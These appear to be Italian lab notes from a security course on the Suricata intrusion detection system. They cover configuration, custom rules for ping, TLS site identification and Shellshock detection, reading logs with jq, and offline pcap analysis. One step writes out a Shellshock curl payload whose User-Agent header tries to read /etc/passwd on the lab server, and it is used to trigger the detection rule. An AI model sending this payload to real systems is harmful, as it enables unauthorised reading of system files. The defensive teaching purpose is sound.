 - Address: IPv4, IPv6, \$HOME_NET, \$EXTERNAL_NET
 - Direction : → (from to) or <> (bidirectional)
- Opzioni
 - Meta-settings #aggiuntive, nessun effetto sull'azione
 - Payload Keywords
 - HTTP Keywords
 - DNS Keywords
 - Flow Keywords
 - File Keywords

- IP Reputation Keywords

▼ **Posizionamento di Suricata** - modalità IDS e IPS



MODALITÀ IPS → tutto in linea



1. Bisogna scaricare da virtuale il file di configurazione (YAML) e poi da sudo sostituirlo al file contenuto nella cartella suricata → salvare quello vecchio per sicurezza con `sudo mv suricata.yaml suricata.yaml.old` e poi crearne uno nuovo sempre con `sudo nano`
2. Per quanto riguarda le rules, ci spostiamo nella cartella rules → facendo `ls` vediamo che ce ne sono già un po' → creiamo quindi seclab.rules
3. Per trovare tutte le opzioni disponibili ci basta lanciare `suricata -h`
4. Nelle nostre esercitazioni useremo prevalentemente `suricata -c suricata.yaml -i eth0 -vvv`, che prende il file di configurazione e l'interfaccia da sniffare → lanciandolo, notiamo che mancano delle regole specificate nel file di configurazione che non ci sono.
5. Aggiungiamo quindi per prima cosa la regola di ping (virtuale) al file seclab.rules

Tutte le regole da aggiungere:

```

# regola ping icmp
alert icmp any any -> any any (msg:"Ping detected"; itype:8; sid:1000477; rev:1;)

# regola youtube
alert tls any any -> any any (msg:"SURICATA TRAFFIC-ID: youtube"; tls_sni; content:"youtube.com"; isdataat:!1,relative; flow:to_server,established; flowbits: set,traffic/id/bing; flowbits:set,traffic/label/search; noalert; sid:300000000; rev:1;)

# regola facebook
alert tls any any -> any any (msg:"SURICATA TRAFFIC-ID: facebook"; tls_sni; content:"facebook.com"; isdataat:!1,relative; flow:to_server,established; flowbits: set,traffic/id/facebook; flowbits:set,traffic/label/social-network; sid:300000001; rev:1;)

# regola di shellshock
# controlliamo che nel content siano contenuti i caratteri "()" {" (payload attacco shellshock)
alert http any any -> any any (msg:"Volex - Possible CVE-2014-6271 bash Vulnerability Requested (header)"; flow:established,to_server; content:"()" {"; http_header; threshold:type limit, track_by_src, count 1, seconds 120; sid:2014092401;)
```

6. Rilanciamo il comando e vediamo che non da più errore e ha caricato le nostre regole.
7. Possiamo vedere il log con `tail -f /var/log/suricata/fast.log` (in un altro terminale)

8. Lanciamo quindi da un altro terminale ancora un `ping 192.168.123.249` (pinghiamo il proxy di lab) per testare la prima regola;
9. Lanciamo invece `wget facebook.com` per testare la seconda regola → perchè ce ne mostra due? la prima è quella della redirect per la connessione (homepage), mentre dopo facebook ha fatto un'altra redirect (forse per cookies boh)
10. Se proviamo a pingare `ping 196.168.56.1` vediamo che va sull'interfaccia eth1 (rete host-only creata per wazuh) ma non ci arriva l'alert di Suricata perchè stiamo sniffando eth0!

Immaginiamo ora di voler inserire delle regole per monitorare un possibile attacco → attacco Shellshock:

1. Inseriamo la regola (già fatto se inserite tutte) → attenzione perchè su virtuale manca parentesi alla fine!!!
2. Controlliamo che il web server funzioni sulla vm con `systemctl status nginx` o per farlo partire `sudo systemctl start nginx`
3. Apriamo quindi un terminale della macchina del lab, lanciamo `ip a` e poi pinghiamo la macchina kali (vboxnet0)
4. Mettiamo suricata in ascolto su eth1 con `suricata -c suricata.yaml -i eth1 -vvv`
5. Inseriamo poi questo payload (da terminale macchina lab) `curl --insecure [IP_MACCHINA_LAB] -H "User-Agent:() {:+}; /bin/cat/etc/passwd"` → controllare ip macchina lab con ip a su kali
 - a. Se non funziona è perchè curl passa da proxy → rimuovere la variabile lanciando `echo $http_proxy` per controllare se c'è e poi `unset http_proxy`, poi dovrebbe andare e mandare l'alert su suricata

Oltre ai fast log, suricata offre anche dei log più “sofisticati” in formato JSON → si trovano in `/var/log/suricata/eve.json` → molto utile utilizzare dei parser, come jq (si può installare con `sudo apt install jq`) e poi lanciarlo con `tail -f /var/log/suricata/eve.json | jq 'select(.event_type="alert")'`

Un'altra modalità molto importante di Suricata è il suo funzionamento offline. La modalità offline ci permette di analizzare delle tracce di traffico precedentemente catturate → l'analisi può quindi essere fatta ex-post ad un attacco, utile per analizzare gli attacchi dopo che essi sono stati effettuati.

1. Apriamo wireshark e mettiamolo in ascolto su eth1;
2. Dal terminale host (macchina lab) lanciamo un ping alla kali e poi la stessa curl di prima
3. Su wireshark prima facciamo stop e poi File → Save as → test-suricata.pcapng
4. Lanciamo suricata direttamente sul file con `suricata -c /etc/suricata/suricata.yaml -r [FILE_PCAP_TRACCIATO]`
5. Quando lanciato in modalità offline, suricata salva il log non nel fast.log ma genera un nuovo file nella cartella da cui è stato lanciato
6. Possiamo spostarci nella cartella desktop e lanciare suricata con tutto il path